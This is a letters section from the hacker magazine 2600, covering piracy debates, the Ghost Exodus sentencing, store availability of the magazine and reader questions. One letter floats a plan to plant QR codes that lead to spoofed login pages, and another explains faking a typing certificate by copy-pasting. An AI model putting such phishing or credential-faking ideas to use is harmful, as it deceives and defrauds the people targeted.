In R. Toby Richards' article "The Piracy Situation" (28:4), he urges us to "actively advocate against piracy." I don't have a problem with that sentiment. Copyright violation is a serious issue, there's no doubt about that. At its most basic, digital copyright violation is someone doing something with someone else's creation without their permission, with a heavy focus on "permission."

The thing is that piracy, like bad copyright law, is symptomatic of a very different problem: because of how quickly and easily information is spread, we have actually achieved information-post-scarcity, and our culture(s) do not know what to do with/about it.

When information was hand-carved/written/printed, a limited set was made, and so only a limited number of people could view the information contained at a time. This made it easy to assume that one could control who can view, copy, edit, etc. and it generally worked out that way. With the Internet, we've brought that gap pretty close to shut.

To keep this brief, instead of denouncing piracy or creating laws about it (for or against), perhaps it would be better to aim for a cultural revolution of ideas. We live in a world where information is much more likely to be freely available to those who seek

it, whether we want it to be or not.

It would make more sense, then, to encourage artists, authors, musicians, filmmakers, et al. to evolve their craft, to open dialogue with their audiences, and see how each can do their part and be satisfied. In the same way, those of us who enjoy arts and entertainment made by those creatives should consider what is fair and really be willing to meet them in the middle.

Little Brother

Dear 2600:

This is in response to Toby Richards' "The Piracy Situation" in 28:4.

I do agree that the law is out of control. But would ending piracy change this? No, I don't think so. The people hired to prevent piracy, be that in-house or consultants, will still be around. They will still need to make their present accountable. So that would only mean that homemade material that could contain copyright infringements would be the primary target instead (that would include your daughter's YouTube clips).

In my vision, there is only one thing to do. Stop supporting these companies. Either you do it 100 percent, which includes not even pirating their stuff. Or you just pirate it. If you have the opportunity to meet one of the creators that works for a company that you can't support, but you still like the creator, give him a couple of bucks (whatever you think the product is worth), and inform him that you can't buy his product under any circumstances because of the company's policies against people and freedom.

You might think that this is a bit harsh, but take a look at what these corporations are trying to do with our freedom and technological evolution. I would also say that piracy never has been an issue. If it had been an issue, the corporations would never have had the extra funds to start this in the first place. They are making millions out of mediocre productions and billions out of the good stuff. They try to claim that piracy hurts their industry. But there has never been any solid proof. There have also been studies that show that piracy actually increases sales (for good products). As for your analogy with identify theft, sure, as long as the identity thief doesn't cause the original owner any grief (e.g., gets credit cards which he doesn't pay), it's the same thing. Nothing is lost and no one got harmed.

Every corporation needs to understand that its first and primary objective would be to serve humankind, not enslave it!

And, if you want to go a step further, start supporting good independent stuff that isn't enforced by RIAA, MPAA, BSA, and so on.

The freedom to share information is more important than letting these greedy dinosaurs survive.

putrid

We believe your "step further" should actually be everyone's first step. Regardless of opinions

on the existence and effect of piracy, independent voices and projects should always be supported and encouraged. If more people did this, and if the true creators of the works actually had a say in how it all came together, the dialogue would probably be a lot more fruitful.

Dear 2600:

Just following my instruction from Cliff (28:4). Thanks for publishing his fine article about encryption. Very much enjoyed the straightforward and clear instructions. Also, thanks in general for publishing a consistently engaging piece of material. I'm glad that aside from more subscriptions, you all don't seem to be in the business of constantly attempting to sell me shit. You're awesome.

Conor

Have you considered the advantages of owning an entire back issue collection of a magazine that doesn't constantly attempt to sell you shit?

The Crime of Knowledge

Dear 2600:

I grew up in St. Louis broke and without most of the things people take for granted, like hot water or heat in a Midwestern winter. I passed the time reading and studying everything from the Linux manuals to 2600. You can imagine what kind of notes one would have to take to teach themselves the interworkings of wireless communication.

So after four years of research and six years struggling to get back into school, finally I got my butt back in. I was there less than eight weeks. I forgot a notebook in class and went back the following Friday to look through lost and found, only to be told I was under investigation.

Meanwhile, some of these very notes are taken from books found in their own library. Why is this institution so behind the times? I met with the head of the board for computer science. She looked at me disapprovingly when I said that a person who breaks into a computer with malicious intent is called a criminal, not a hacker. Why is this skill set always bunched with evildoings? I was told if I continued down the road I was on, they were worried it would be a road to prison. Since when did picking up a book become a crime?

stephen

This attitude is incredibly common in so many institutions. We can only encourage you to keep learning, despite any attempts to silence or intimidate you. Oftentimes, they will make you feel like a criminal so effectively that one day you find yourself actually acting like one. Hopefully, the knowledge that there's a whole community of people who truly get and appreciate your interests will be enough to keep you strong and determined, without fitting into the mold of those who choose not to understand.

Dear 2600:

I found your magazine at a Barnes and Noble near my university and I have to say I fell in love! There are so many helpful tips and articles

that provide useful information. I have to say, as a student, I have learned more reading your magazines than spending three hours a week in a classroom.

Stephanie

Also, quite a common sentiment among students, not to mention nine-to-five employees, government workers, executives, intelligence analysts, etc. Anywhere that you can find drudgery, a copy of our magazine will definitely brighten the mood and anger the people in charge.

Aggressive Prosecution

Dear 2600:

To whoever shall have reviewed the documents in the case of Jesse McGraw (Ghost Exodus), let it be known that a portion of the statements or claims made by the prosecutor or the FBI in this case are patently false allegations in regards to myself, or my own actions, or the actions of McGraw wherein it relates to myself, or are based on pure conjecture or unsubstantiated evidence with no direct proof other than personal opinion and frivolous claims to back them up. In particular, the prosecution and the court's sentencing of McGraw was heavily influenced, according to the judge's own admittance, by the acceptance of the assertions that McGraw was somehow orchestrating or conducting some sort of campaign against Wesley McGrew. The judge increased his sentence by several years based on these claims alone. Otherwise, I would not be forced to release this information.

Contrary to the court record, the only instructions I reviewed from McGraw during this period was to "leave McGrew alone because it could hurt my case." Furthermore, I put up a website (www.wesleymcgrew.com) on my own accord, as a direct response to my own interactions with McGrew (he went out of his way to communicate with me sometimes on a daily basis during this period). Many of these interactions had little or nothing to do with McGraw.

McGrew hosted content I did not like on his site, and I hosted content he did not like on my website. I hosted some *non-pornographic* images - simple Photoshops of his face in rather unflattering circumstances. Not exactly what I would call a crime. And I mailed him a dildo - sure, it's tasteless, and perhaps uncalled for. But hardly intimidating or threatening. The allegations that ETA (Electronic Tribulation Army) as a group or its members were sending threatening emails or phone calls or anything of the sort is completely preposterous and no evidence has ever been entered to substantiate these claims.

If any such behavior was conducted by third parties, we as a group and individuals did not, do not, and will not condone it. We cannot, and will not, be held accountable for the actions of third parties in regards to this matter.

The First Amendment guarantees and protects

my freedom of speech under the United States Constitution. It guarantees me the right to express whatever opinion I may have of somebody, whether it be on a website, printed paper, or orated.

My domain was unceremoniously stripped from me by GoDaddy, with no warning, no explanation, nor were my inquiries into this matter responded to by them. I was not even given a refund. I would recommend anyone considering purchasing a domain from GoDaddy to consider alternative registrars if you value your rights as a consumer. I suspect the FBI made a phone call, or something along those lines, and had it dropped.

Contrary to what the FBI and the courts have accepted as fact, I was *not* instructed by Jesse McGraw to put that website up, nor was I ever instructed to *harass* anyone. And if exercising my own protected freedoms is somehow "intimidating" to somebody, I would suggest that they learn how to cope with social issues and perhaps learn how to not be so easily intimidated.

Justice has been robbed from this case by a prosecutor's personal agenda, poor judgment, and outright lies to achieve a legal "slam dunk." Sentencing should be handed down within reason, based on facts and prudence. In this case, the judge used the defendant as a soap box to "send a message" to others in a manner that is indicating a personal bias against other known or unknown parties. The judge's own remarks admit that, in essence, she "enhanced" the sentence that was handed to McGraw due to the perceived actions of others, adding several years onto his time that he now has to serve. I do not believe somebody else should be punished because I choose to exercise my constitutionally protected right to expression, particularly when that person insisted that I refrain from doing so.

In other words, a blatant and gross injustice has occurred. I believe that prosecutor C.S. Heath should be investigated fully in this matter and removed of license to practice law, as well as prosecuted for perjury and entering false evidence into a federal trial. The judge in this case is also equally complacent or incompetent for neglecting to check these facts that I call into question. All parties involved in this mockery of justice should be ashamed of themselves. I believe that all involved parties should be held accountable for what they have done here and penalized accordingly under any and all applicable state and federal laws. At the very least, if none of the above is pursued, an appeal should certainly be accepted based on these facts and, I certainly hope, a retrial arranged.

Jesse McGraw's conduct was, in my opinion, undoubtedly a crime. But, like every other American citizen, he deserves a fair trial and sentence that is proportionate to the crimes that he is being charged with, neither of which was the outcome in this case. After reviewing the known facts, the court's documents, and the facts I know to be false -

as well as the facts I know to be true - it is, to say the least, an appalling and offensive mockery of justice to see false testimony and false evidence given, as well as outright lies and conjecture entered into the court record and accepted by a judge as factual and admissible.

Now, I know that speaking out is likely going to put my own freedom in danger, as it will not serve the powers that be to allow me to maintain any level of credibility, which is why I am sending this letter to 2600, so that a more accurate and truthful record of these events, or at least my voice, can be recorded and heard by any and all parties who may be interested.

I left the ETA in early 2009. I only came back to the group after Ghost's arrest. To my knowledge, no other member of ETA during my tenure has had any involvement with the incidents at the Carrell Clinic. As of 2010, the ETA no longer exists as a group and has been completely disbanded. However, the website will remain. www.electronictribulation-army.com is a placeholder to remind us of Ghost Exodus.

On behalf of my brothers who have been rostered with the ETA group over the years, I would like to issue an apology to the Carrell Clinic, the security firm who employed Jesse McGraw, aka Ghost Exodus, and any client who may or could have been affected by our former associate's actions. To my best knowledge, we as a group *did not* and *do not condone* this type of activity. Hospitals and medical facilities are not, and should *never* be a valid target of any type for any person or persons, and it certainly is *not* for me or anyone that I operate with.

You must understand that McGraw's actions have shamed us as a group and cast a negative shadow over the lives of everyone involved, something that we find difficult to cope with. He could have potentially had life threatening implications for the staff and patrons, and had consequences far beyond any hypothetical scenarios I can imagine.

We did not authorize, participate in, or condone his activities in any way. And we are sorry for this incident. I wish it could have been prevented and I know that by educating others about this type of incident, it can potentially be detected and prevented - not just from the perspective of law enforcement and security professionals, but perhaps by advisement directly from peers of such potential actors.

Benjamin Fix Nichols

We certainly aren't seeing anything here that hasn't happened a whole lot of times before. In the end, though, nobody is really going to care about the personalities at play or what rivalries existed between people or between groups. None of that actually matters and so much time is wasted on it that the real issues often are ignored. For one side, this could be a grievous misstep. For another, a possible tactic. What better way to achieve your goal than to be able to portray the accused as a

bunch of people with vendettas and scores to settle? They will use anything that keeps the public from asking the question "what actually happened?" If this is a case of any significance, that should be the first thing anyone talks about when referring to it.

What seems to have transpired is that an individual (McGraw) working as a security guard in a medical office building installed some botnets on various computers there. Not cool, not smart, especially when he posted a YouTube video that showed him supposedly doing this. But more than nine years in prison for this kind of a thing seems like overkill, to put it mildly. Naturally, the media and prosecution made it sound a lot more interesting - that a hospital was at risk and that people could die. That seems a bit farfetched, even if this software caused every computer it was installed on to self-destruct. Was this the intent? Was the hospital supposed to be the target of the botnet attack or the source of one? Based on what we've seen, it was the latter as one group of people was out to attack another group. All very stupid, but not the same thing as taking down a hospital. It could be said that installing Windows on these machines made them far more susceptible to crashes than installing a botnet. It could also be said that leaving machines running in an office where cleaning staff and security could wander by and gain access without even entering a password doesn't indicate that the machines were of a particularly sensitive nature. And if they were, then there should be some serious head rolling. It should also be pointed out that this wasn't a hospital of the traditional sort but an outpatient clinic specializing in sports medicine and orthopaedics. So there are a number of facts that can seem very different, depending upon how they're presented.

We'll be accused of condoning this behavior simply by asking questions and bringing up these points. Let's be clear. It's wrong to access computers for nefarious purposes. But there's a big difference between using something that's not yours and attempting to destroy something that's not yours. Would the sentence have been any worse if it had been the latter circumstance? It seems hard to believe. In short, the sentence should match the crime. Stealing a loaf of bread and stealing millions of dollars through fraudulent investment schemes are related crimes, but one is clearly worse than the other. We'll leave it as an exercise to the reader to figure out which.

Dear 2600:

This letter is something in the nature of a final appeal. It is a very long story, but suffice it to say my codefendant and I were framed for a serious federal offense. I asked my attorney to subpoena some credit card records which would have proven our innocence, but he waited almost two years to get them and by then they had been removed from the credit card company's databases.

I am frequently made sport of by my more computer savvy fellow inmates (who refer to things like VDTs and 3.5 inch floppy disks), but I have

been given to believe that no data ever completely vanishes from the Internet. I am hoping some computer genius out there can legally access some obscure database in which these records may still be retained. I had both Visa and Mastercards for the time period in question, which would be the month of November 1998. I would need the location of the transaction as well as the date upon which it was made.

If I can find this information, my codefendant and I will be out of here as soon as the paperwork can clear. These documents will be submitted in court, so they must be obtained legally.

Can anybody out there help us? To get my SSN and any other information, please contact me at the address listed. Thank you all in advance.

Kevin Patterson
#12118-097
FCI
1900 Simler Ave.
Big Spring, TX 79720

We hope someone out there can help you with this. It's rather surprising how credit card companies and banks aren't required to keep records beyond a certain point, especially in the digital age. But this is a great reason to always keep paper copies of your statements. That way, you control how long they're around for. If indeed having this statement from long ago provides convincing proof of your innocence, a decent and dedicated attorney should be able to figure out some other way to get those same facts.

Dear 2600:

I'm in Seagoville Prison, so as I sit here watching the world pass by every fraction of a second, naturally I read every newspaper and magazine that stockpiles in here. I see articles of every kind aimed at marketing fear and paranoia regarding hackers, much of which is pure propaganda fear-candy. Stories of how hackers can exploit vulnerabilities in cars with an iPhone and disable the brakes or remotely access insulin pumps worn by diabetics, all of which includes elaborate illustrations and charts. Except these aren't actual cases of some nefarious miscreant. These are researchers and security experts bragging about inapplicable exploits, and including brief tutorials on "how-to," yet suggesting that hackers are the ones to blame. In *USA Today* following the *News of the World* scandal, I found a huge article on which cell phone providers you can use that don't require a four digit PIN to access voice mail, leaving them open to Caller ID spoofing. Another article tells you exactly which Hewlett Packard printer/scanner devices are vulnerable through Google searches. It seems to me that the media machine is inadvertently sending admonitions and instructions to certain people who will in turn get carted in to their local district attorney and prosecuting offices.

Ghost Exodus

Ironically enough, these media outlets are doing the very thing they try to make readers afraid of: freely sharing information which could be used in a malicious manner. It's this sharing of information that turns hackers into targets. Obviously, anyone

with knowledge and access can do bad things, yet every time we hear a story about how some company left all sorts of customer private information out in the open, the real threat is portrayed as "hackers" finding it, rather than the incompetence which led to the inadequate security in the first place. Unfortunately, not much is new here.

QR Fun

Dear 2600:

Hi, I've been an avid reader of 2600 for a year now since I first chanced upon it at Barnes and Noble. I think that the inclusion of QR codes at the end of articles is a great idea.

I think the best way to go about it, in my humble opinion, is to ask writers of the articles whether they would consent to the inclusion of said code at the end of the article, rather than having said writer submit the code of his or her own volition.

I expect that the inclusion would, as MS3FGX pointed out, result in mostly mundane responses (such as this one). This would be valuable, however, in gauging reader opinion, such as how readers feel about QR codes. That's just my two cents on the subject. I hope this helps give a snapshot of how readers feel. You guys turn out my favorite magazine. Thanks for writing it!

JWS

Dear 2600:

I was eating a banana this morning when I saw a QR code on there for that new Alvin and the Chipmunks movie, *Chipwrecked*. I have a scanner on my Transform Ultra and decided to play around and scan it. The immediate thought after scanning was what if I printed my own QR Code and sent them to a spoofed Yahoo site or MSN? Maybe a sweepstakes from Google but you have to log in! Maybe a custom JavaScript virus aimed at the phone itself. Possibilities seem endless.

I'd just print some custom codes up. Pick up some bananas and apples and some assorted fruits. Go to church that morning bringing a nice fruit basket. I'm just saying, that's only one way. What 2600 has taught me over the years is that there are many ways around things. Many.

So that's what I got for ya. I haven't done it. If I was a hacker, I'd be considered "white hat" with something called ethics in computing.

Once again, thanks for the mag. And FYI, I still watch the original *Hackers* at least once a month on Sunday mornings and I really need those TPS reports with the new cover on them. Thanks.

Justin G.

If all it takes to get people to trust a website is to stick a QR code on a banana, we're in pretty sorry shape. This makes us look forward to a whole new era of "QR crime," where people will be imprisoned for such crimes as putting a QR code that links to a porn site in a place where children might have scanned it or sticking an anti-ad QR code on a competitor's product. This could get rather interesting. In fact, we'll offer a free back issue set to the first person who gets imprisoned for something they did with a QR code.



Kindling

Missing Issues

Dear 2600:

Went to the meeting - it's right by the university. I was the only person there. I just had some Russian sounding guy asking me to fix his computer (which I did because it was simple and I needed to finish my coffee). Then I asked around the store where the newest *2600 Magazine* was so I could buy it. Needless to say, they told me they did not carry it at all, and have not for a while (very disappointing). I have heard of a hackerspace here in Las Vegas. Maybe you both can team up or something. The Barnes and Noble location seems dead.

Dedicated 2600 Reader

James

We spoke with a manager at this very store and she not only confirmed that we're still carried, but was able to find several issues on the shelf. If the meetings are no longer happening at that location, we'll delist them effective next issue.

Dear 2600:

Just stopped by my local Barnes and Noble (that I've been getting the mag from for years) to pick up the latest copy of the zine, only to find it nowhere to be found. I clutched my chest as my heart began to race and I felt the walls close in on me. I raced to the counter to inquire and get a shot of customer service to cure my panic attack and get my latest hacker fix, hoping it would just be a quick trip down to the bowels of the store past the wall of lost magazines and into the hall of literature that scares old ladies to retrieve my copy of *2600*. But after consulting the archives on his 486 and after ten minutes of buffering, I was told that they don't carry the mag anymore. Well needless to say, the paramedics came and, long story short, I renewed my subscription after quite a lapse as (after checking for the past two issue releases at two stores) I can't seem to find any more stores that carry it in my area. So question time: is there something going on with the magazine or your publishers as both Barnes and

Nobles I checked at said they don't carry this magazine anymore. I'm sure it's just a matter of time before an online only switch, but I just wanted to let you know that my old routine of going to the local store, getting my 100 dollar coffee, and my latest *2600* will now have to be changed to a walk out to my mailbox in my boxers with a cup of that crappy homemade coffee with no logo to show off to strangers on my cup. You may be asking yourself what the point of this letter is and I asked myself the same thing. Best I could come up with was that I still enjoy being able to pick up a copy of the mag in stores, so I'm putting in my vote for keeping the rag in as many stores as possible and asking if there's anything I as Joe Reader can do to keep it in stores? Keep the mag in stores and keep me away from the outdoors in my boxers.

Enygma

We do seem to be getting a disturbing number of similar reports recently. Yet our distributor tells us that we should be in every Barnes and Noble without fail. So, if such a thing happens in the future, please let us know the exact location of the store in question and, if possible, the name of the person who told you they no longer carry us. There are just too many of these reports coming in for us to be able to dismiss this out of hand.

Dear 2600:

I have been a regular reader of *2600* for over two decades and have never had any trouble finding the current issue of my favorite quarterly in the physical paper form until recently. I have always bought the current issue at my local magazine store or at Borders, but both of these outlets recently went out of business. So I found myself looking for a new place to cop *2600*. I went to two Barnes and Nobles in lower Manhattan: the Union Square store and the 18th Street and Fifth Avenue store. Both stores had an extensive magazine section with every computer and technology magazine I could imagine except for *2600*. I am well aware that *2600* is available

for the Kindle and other digital formats, but I am old school and want my 2600 in the traditional physical paper magazine format. Could you look into why Barnes and Noble and local magazine stores in New York City no longer carry 2600? If you contacted them and made them aware of the demand for the magazine, I'm sure they would be willing to stock 2600 if they no longer carry it or would carry more quantity of the current issue if they sell them out so fast that there are not enough copies to meet the demand for them. It is an outrage that I can no longer obtain my precious quarterly issue at a local outlet. I have spoken to others who have experienced this same issue and they too want to be able to pick up a physical issue of 2600 at local stores again. Please look into this and resolve the issue to the readers' satisfaction, as denying access to the best intellectual/technology quarterly to those who must have it is a tragedy. Thanks for the best magazine ever!

Brainwaste

Again, we seem to get conflicting answers from the various bookstore employees. We definitely should be in both of those stores. Ironically, we get notices of returns (unsold copies which actually are never returned) from these very locations. Perhaps they are never being put on the shelves in the first place. The only way to find out what's going on is to see exactly what an employee is referencing when they conclude that we're no longer being carried. Anyone who experiences such an issue should find out who they spoke to and let us know all of the details. Please be nice to the employees as they are the ones who will ultimately help us figure out just what's going on.

Dear 2600:

From inside the bookstore... or why you're hated for hacking:

This piece was inspired from some comments that I read in the 29:1 issue of 2600. Some misconceptions I deal with daily as a manager for Barnes and Noble leapt out at me. First, get the name of the store right. Nothing kills your cred quicker with a retailer than slaughtering the name of the company they toil away for. It's not Barnes and Nobles. There is no pluralization unless you happen to visit two stores at once. You are standing in Barnes and Noble. There is the other problem. You probably aren't standing. You are probably laying on the floor with a pile of PC mags you do not intend to purchase and some networking manuals you just plan to snap some pix from. It's not a library, contrary to popular belief and urban legend. It's a retail store. When you lay on the floor, you make my taking a header a constant possibility, but more

often than not you're just in some old lady's way and she has to beg you to shift your lazy ass over so she can get her book. You know, the one she came to actually buy. Then the Starbucks thing. There is no Starbucks inside the Barnes and Noble. There are cafes. Cafes that serve Starbucks' product. Just like we serve Godiva and Cheesecake factory product. There are no magazine managers. There used to be magazine leads, which were employees that made 25 cents more than your basic everyday bookseller because they could sort periodicals just a tad faster than average. You may not find 2600 because we only get so many copies per location and trust me when I say we are talking about single digits. You may also not find it because a fellow hacker snuck it into his backpack while in the cafe, in the restroom, or while laying on the floor. Sure, it could also be buried behind the comic books or *O Magazine*. Just don't blame the employees. Blame the last kid who stuck it there instead of where it went and then hope the employee assigned to clean up the hundreds of magazine titles hasn't flipped out yet because of the total mess people leave in that section. We don't dislike hackers. At least, not all of us. In fact, many of us, based on the very liberal definition supplied regularly by 2600, are indeed fellow hackers. We hack our intra-net systems daily. We hack our Nook tablets and freely share our knowledge with anyone that will listen. You could quite possibly host a 2600 meeting in any of our stores if you just temporarily turn off the sometimes myopic view of you versus us and realize the ground rules are kinda simple. One, be a customer. Not a loiterer. There is a difference. People tell us all the time, "I'm at Barnes & Noble all the time." So am I. But, I'm an employee. What's your excuse? If you are sitting in a place of business for hours, using their products and resources, and not contributing in any financial sense then you are *not* a customer. For the love of Linux, at least buy a coffee. Make the effort. If people treat us like a library, I have news for you, eventually we will also start to fade away like they have. Brick and mortar retailers need a revenue stream to stay open, folks. Two, and this is something I believe 2600 regularly espouses, make sure your meeting is open to everyone and anyone. One thing we do not tolerate is exclusion. Lastly, just be a human being and speak and act with a modicum of respect. If you spent your day working for a company that offers over 2.7 million books and every half hour some knucklehead came in and said, "I'm looking for this book. I'm not sure of the title or the author. I think maybe it had a red cover!?!", you'd appreciate someone that appreciated you. Lastly,

here is the trick to finding 2600 and getting the info and assistance you need. Ask to speak to a manager and keep in mind that just like all other people and professions, there are good ones and bad ones. I'm typing this in OO.o Writer on my Easy Peasy Linux box and I'd love to show you how to tweak your N2A card to best take advantage of all the hidden hardware potential of your NookColor. Ask the next guy, and he might think 2600 was a gaming platform he played Pitfall on as a little tyke back in the day. Just keep asking questions until you find the person in the store that knows what you're talking about and don't assume everyone working there is a retail zombie or a total tool and I swear, we'll afford you the same respect. Peace, love, and lines of code.

BookeeNookeeLookee

First, you're in serious need of a vacation. Second, thanks for the tips, but it really shouldn't be as hard as it's become recently. An employee should be able to answer a simple question, such as whether or not a particular publication is carried by the store. If they can't, it's up to them, not the customer, to find someone who can help them. It's really impossible to say how our issues get hidden or misplaced, but it shouldn't be a mystery to let people know that it is in fact carried and, assuming there's some sort of inventory system in place, whether there are any issues left. Barnes and Noble actually charges us for lost issues as if it's somehow our fault when they go missing inside the store. Yet they repeatedly refuse our offers to have our trained guards stationed by the issues to watch over them around the clock. It's easy to blame the customer for the problems, but seeing as how they can't even get a straight answer as to whether or not our magazine is carried in particular stores, it's hard to believe that the fault doesn't sometimes lie elsewhere.

Questions

Dear 2600:

I'm a journalist working out of Albuquerque, and I'd like to cover the HOPE Number Nine conference in July in New York City. Just getting there will be financially painful, so I was wondering if there were any press incentives afforded in exchange for publicity. I realize mainstream publicity isn't the goal of 2600 or the loyal masses comprising the base of HOPE; fortunately I don't write for a mainstream publication. The *Local-iQ* and *BoundByTape* are both homegrown arts and entertainment magazines published out of Albuquerque, a city long known for its tech-savvy citizens. The conference would make for a great story, and I'd love to be there; HOPEfully you can help make this happen.

C.

Yeah, here's the thing. If all of our speakers, attendees, and participants of every other sort can find a way to get to the conference, we expect interested journalists to be able to do the same. We don't believe in buying publicity regardless. It always manages to find us for free.

Dear 2600:

I'm a happy Miami subscriber awaiting my first issue. I also ordered the past five years. Is it possible to keep ordering five years at a time and when I reach 400 dollars you send me a reminder? My wife was not too happy with the 100 dollars I spent, nor with all the Atari 8-bit stuff I have. Regardless, due to lack of funds and to keep her mad at only 100 dollars a time, it may seem like a good idea. I also purchased the Collector's Edition of *The Best of 2600*. I'm a bit OCD, so I can't help myself with books and old equipment. By the way, when I received my five years of back issues, I was hoping for an additional surprise. While no surprise, the letters to the editor are my best late reading I ever had.

Finally, I'm hoping to start a 2600 meeting down here in Miami. I have already emailed a place to see if it was OK with them. Do you think it is better to ask the coffee shop before or just show up to make the meeting? I'm following your guidelines 100 percent. I would like to make a call to all 2600 South Floridians to be ready for the meeting we will be having. I'm hoping to see people at the meetings including anyone not from earth. We are free, and here to stay!

Bluz

Well, let us know if any aliens show up. We find it's best to test out a prospective meeting place with a few people to see if there are any issues with groups. If you want to get a place's blessing, you'll usually get a positive response. Regarding your back issue order, we do try and enclose something extra in every order but sometimes we might miss one. We apologize for that. We really can't monitor your 2600 habit and cut you off at a certain amount. Perhaps there's an app for that?

Dear 2600:

I recently asked myself what is it that I really want. This is what I came up with: I want to be like Ricky Greenblatt, Bill Gosper, Stew Nelson, Allen Baum, Stephen Woz, Nikola Tesla, and Holmes. What makes me most happy is when I find an elegant solution to a problem. I only wish I could learn faster.

Love the mag. Keep it up

Dave

It'll be most interesting to see how you turn out.

Dear 2600:

I don't know as much about computers as you guys do but I need your help. My host file has been hijacked. I don't know how or even who! But when I look at my netstat when I surf the net, it says *www.007guard.com 127.0.0.1*. No matter what anti-virus, anti-malware, and firewall programs I try, nothing works. It's still there and when I cloud surf, it's still there! Please tell me how to get rid of it. No one else knows how. Please email me back and tell me how to get rid of it!

**Phillip
Florida**

First off, you somehow have reached the impression that we're some sort of help desk. Let us assure you we are not. You won't be receiving an email from us explaining how to fix this problem. However, since we're a magazine, we have just printed your letter and will now answer it inside our pages. We trust the wait of several months has not proven too agonizing.

This is actually not an uncommon problem. You simply need to edit your hosts file (not knowing what operating system you're running makes it hard for us to tell you exactly where that is, but a Google search will turn up that information) and add "127.0.0.1 localhost" to the very top of that file. Apparently, that somehow got deleted and the next line presumably contains a line that reads "127.0.0.1 www.007guard.com" which has the effect of mapping your localhost to that site, which was added to your hosts file as a site to block. So, when you run netstat, you wind up seeing that domain every time you should be seeing localhost. The short version is that there's nothing wrong with your system and adding that line to the top of the file should fix it.

Not bad, considering we're not a help desk.

Dear 2600:

I recently subscribed to 2600, but I already have quite a sizable amount of your editions. I'm trying to find an article you guys ran off between Volumes 19 and 24 (that's the most I can really narrow it down to). It was about how printers are a weak point in a network. I recall that it referred to using nmap to determine the OS of the printer, then somehow giving it a lot of print jobs, effectively creating a DoS. I really would like to find this article again but I'm not getting any luck. Anything you could offer would help.

Ulysse Carion

We think the article you're looking for is called "HP Printers: The Hidden Threat," which appears in our Spring 2005 issue (22:1). At the moment, the best way to search for old articles is to use the search function at store.2600.com. As more of our back issues become digitized, this process should become even easier.

Dear 2600:

First off, I am a massive fan. 2600 is my favorite piece of hacker literature. I recently built a new blog which is pretty similar, I suppose, to 2600 in terms of the types of pieces that go up. It's still being populated with content before any promotion of the site. I just finished Volume 29:1 and there is a piece in it called "The Hacker Perspective" by ternarybit that I thought was just stellar. I would love to post this article word for word on my site while another contributing writer is finishing his piece, with full credit to ternarybit and the source being 2600, with your and his/her permission of course. It really would mean a lot if that's possible. Thanks in advance.

Legacy

That's not a problem as long as attribution is given.

Dear 2600:

I was planning to go to a meeting of 2600, but I'm from Belgium. Well, technically, this is no problem. Three hours with the train and I'm in Utrecht (Netherlands) for the meeting there. But the train is not very cheap, so first I really wanna be sure that this meeting still goes on. Can you please assure me that there will be somebody there? Because I'm not gonna go so far from home for nothing. I'm hoping for a reaction.

Roel

Our reaction to this is to advise you to just go, and possibly bring a friend or two. Let us know if nobody else shows up so that we can correct our listings. And if there is a meeting, or if you wind up breathing new life into an otherwise defunct one, let us know that too. Email meetings@2600.com to send your updates.

Defeating the System

Dear 2600:

An application for a silly part-time job (one cannot live on hacking alone) asked for a typing certificate that proves that I can type at least 50 words per minute. Use any web based certification services, they said. A quick Google search found a multitude of sites with names like typingcertificate.com that for a mere seven bucks promised to give me a five minute typing test and provide me with a beautiful official looking certificate of my achievement. I started the test which had a text display field on top and an input area - which looked liked a regular html input type text area - below. But who wants to sit there and type for five minutes? Could I just do a simple copy-and-paste from the text display field into the text input field? Would they be dumb enough to allow this? Yes and yes, it turns out. And so, I am now a proud owner of an official certificate which says that I achieved

the speed of 289 words per minute at 97 percent accuracy (this last number is a bit puzzling - I did the cut-and-paste of the entire text so I should have 100 percent accuracy). The website told me that among the 1600 people who took the test my result was the seventh best. Makes you wonder if the other six guys discovered the copy-and-paste shortcut faster than I did. Also, how many similar "certification" sites have the same "feature?"

I worried a bit that the 289 WPM made me a typing Einstein (or a circus act) and that people may want to actually see me performing such a trick. So I took another test (the seven bucks buys you two attempts) but this time I calculated the number of words, divided that number by 60 (60 WPM sounded like a normal, safe typing speed), and waited the appropriate number of minutes before performing my copy-and-paste trick.

Full disclosure - I can type at 50 WPM with my eyes closed (well, almost) so I did not cheat on the job application, if anybody actually cares about this.

Greg

While this is a neat (and unbelievably simple) trick, we suspect the people behind it believe anyone presenting a certificate with such super-human abilities will soon find themselves tested by their employers and will henceforth learn a valuable lesson about honesty worthy of an Afterschool Special.

On Piracy

Dear 2600:

Copyright laws were never about intellectual property, it was all about power.

For example, look at the Megaupload situation. Megaupload was a file upload service. On December 9, 2011, Megaupload uploaded a company promotional video named "The Mega Song" to YouTube. The animated video featured appearances from Chris Brown, Will.i.am, Floyd Mayweather Jr., Kanye West, Jamie Foxx, Serena Williams, Kim Kardashian, The Game, Ciara, Printz Board, Kim Dotcom, Lil John, and P. Diddy over a song by Printz Board, Kim Dotcom, and Macy Gray. Even though Universal Music Group (UMG) did not own the copyright to any part of the video or song, UMG sent a request to have the video taken down. YouTube complied with their wishes.

At the time "The Mega Song" takedown took place, Megaupload was going to relaunch Megabox. Megabox was a legal, free music service which would allow the artist to receive 90 percent of all revenue. This kind of service would allow more profits for artists and no control from the music corporations. On January 19, 2012, Megaupload's website was taken

down, even though they complied with every DCMA takedown request. Their CEO, Kim Dotcom and several employees were arrested. All access to content from the website, legal or not legal, was taken away.

Unfortunately, that's not the only case of corporations trying to take control. The United States Congress, bribed by the entertainment industry, was pushing to pass the Stop Online Piracy Act (SOPA) and PROTECT IP Act (PIPA). Both laws, if they were passed, would give corporations the power to censor any part of the Internet without trial or reason.

The Internet is not the only way corporations try to take control. They also try to control your personal devices. In 2005, Sony BMG shipped CDs with rootkits which created vulnerabilities for other malware to exploit. The rootkit was installed on many ignorant consumers' computers who believed they would never get malware if they got their music legally.

If SOPA and PIPA were passed, the power to protect copyrights would only be in the hands of the corporations even though corporations were offenders of piracy themselves. On December 21, 2011, TorrentFreak.com published "RIAA: Someone Else Is Pirating Through Our IP Addresses" by Ernesto. This article says that the RIAA's (Recording Industry Association of America) own property was being used to pirate copyrighted material. The RIAA claimed it was not them, so they should not be held accountable for their IP addresses' actions, yet they sued thousands of people based only on an IP address.

Corporations also throttle connections to control your personal devices. ISPs always throttled connections even before BitTorrent came out. Throttling connections just because some use them illegally is the equivalent of killing an entire block of people just because some were criminals. It's another position of control. Some, like R. Toby Richards, bend down, take the pain, and accept that's how life is. Others fight back for their rights, like the SOPA, PIPA, and Occupy Wall Street protesters.

